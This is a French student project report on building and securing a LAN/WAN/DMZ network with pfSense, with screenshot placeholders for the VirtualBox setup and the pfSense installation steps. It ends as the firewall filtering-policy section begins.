Un peuple-Un but-Une foi

Ministère de l'Enseignement Supérieur et de la Recherche de l'innovation

Université Alioune Diop de Bambey

UFR : Sciences Appliquées et technologies de l'information et de la communication (SATIC)

Département : Technologies de l'information et de la communication (TIC)

Filière : Système réseaux et télécommunications (SRT)

Cours : Sécurité

Projet De Sécurité Réseau : Conception Et Sécurisation D'une Architecture Multizones Avec Pfsense, Snort Et Openvpn

Présenter par

Seckou	DIAO
El Hadji Mody	DIAKHATE
Cheikh	DIOP
Mohamadou	SABALY
Mor	SAMB

Professeur
M. Birane DIOUF

Année : 2024

Table des matières

INTRODUCTION

Dans le cadre de la mise en place d'une infrastructure réseau sécurisée pour une entreprise, nous avons entrepris la configuration d'un pare-feu à l'aide de **Pfsense**. Ce projet vise à assurer la protection des différentes zones du réseau, notamment le **LAN**, le **WAN** et la **DMZ**. Nous avons également intégré des services essentiels tels que le **VPN** pour des connexions sécurisées à distance, ainsi que le **SSH** pour des accès administratifs sécurisés. Ce rapport détaille les étapes déjà effectuées, avec des captures d'écran à insérer pour illustrer chaque configuration.

ARCHITECTURE DU RESEAU

- Description

Une entreprise souhaite sécuriser son réseau dont l'architecture est décrite comme suit :

- Un **réseau local** avec l'adressage **192.168.1.0/24** ;
- Un accès **WAN** avec l'@ IP de sortie **193.95.66.1/24** ;
- Deux serveurs **FTP** et **HTTP** publics ayant des @ dans le réseau **10.1.1.0/24** (à placer dans une zone **DMZ**).


Les clients dans le réseau local sont autorisés à naviguer sur le web (le protocole http est autorisé dans le sens LAN_WAN).

Parfois des clients distants doivent se connecter sur le réseau local pour faire des transactions sécurisées et ceci en utilisant une connexion à travers un VPN.

L'administrateur réseau doit accéder depuis la machine LAN vers la zone DMZ moyennant le protocole SSH.

L'authentification entre le serveur SSH et son client doit se faire avec des clés pas avec des mots de passes.

➢ TOPOLOGIE



INSTALLATION ET CONFIGURATION DE PFSENSE


➢ Création de la Machine Virtuelle

Avant d'installer **Pfsense**, il faut créer une machine virtuelle sous **VirtualBox** :

- Choisir **BSD** comme type de système et **FreeBSD (64-bit)** comme version.
- Attribuer une quantité suffisante de RAM (au moins **512 Mo**).
- Créer un disque dur virtuel (**VDI**, **10 Go minimum**).
- Ajouter trois adaptateurs réseau :
  - **WAN** (Mode : NAT ou Accès par pont).
  - **LAN** (Mode : Réseau interne pour la communication locale).
  - **DMZ** (Mode : Réseaux DMZ pour les serveurs http/ftp).


➢ 2. Démarrage et Lancement de l'Installation

Après avoir créé une machine virtuelle sous VirtualBox et ajouté l'ISO de Pfsense version 2.6.0, la machine est démarrée avec trois adaptateurs réseau activés. L'écran ci-dessus montre le menu de démarrage de Pfsense, où plusieurs options sont disponibles. Par défaut, le système démarre en mode **Boot Multi user** après quelques secondes.




➢ 3. Acceptation des Conditions


- Lire et accepter les conditions d'utilisation en sélectionnant **"Accept"**.





➢ 4. Lancement du Programme d'Installation

1. Choisir **"Install pfsense"** dans le menu principal.
2. Sélectionner la disposition du clavier (**French** ou **US** par défaut).
3. Sélectionner **Auto (ZFP)** pour le partitionnement du disque.
4. Installer











➢ 5. Configuration du stockage ZFS

- Choisir **stripe** si tu as un seul disque virtuel (c'est le mode le plus simple).





- Sélection **du disque**
  - Sélectionner le disque virtuel créé sous **VirtualBox**. (avec la touche espace)




➢ 6. Validation et Installation

- Confirmer l'installation avec ZFS.
- L'installation commence automatiquement et formatte le disque en utilisant **ZFS**.











➢ 7. Redémarrage et Finalisation

- Une fois l'installation terminée, retirer l'ISO et redémarrer la machine.












CONFIGURATION DES RESEAUX

Chaque machine est connectée à un réseau distinct via VirtualBox.

- Utilisation de trois segments réseau différents :
  - **LAN** : 192.168.1.0/24
  - **WAN** : 193.95.66.0/24
  - **DMZ** : 10.0.0.0/24
- Ping entre les trois réseaux










POLITIQUE DE FILTRAGE

Pour établir la politique de filtrage, nous accédons à l'interface graphique de pfsense depuis une machine du réseau LAN en entrant l'adresse de la passerelle (192.168.1.1) dans un navigateur web



Aller sur Pare-Feu →Règles

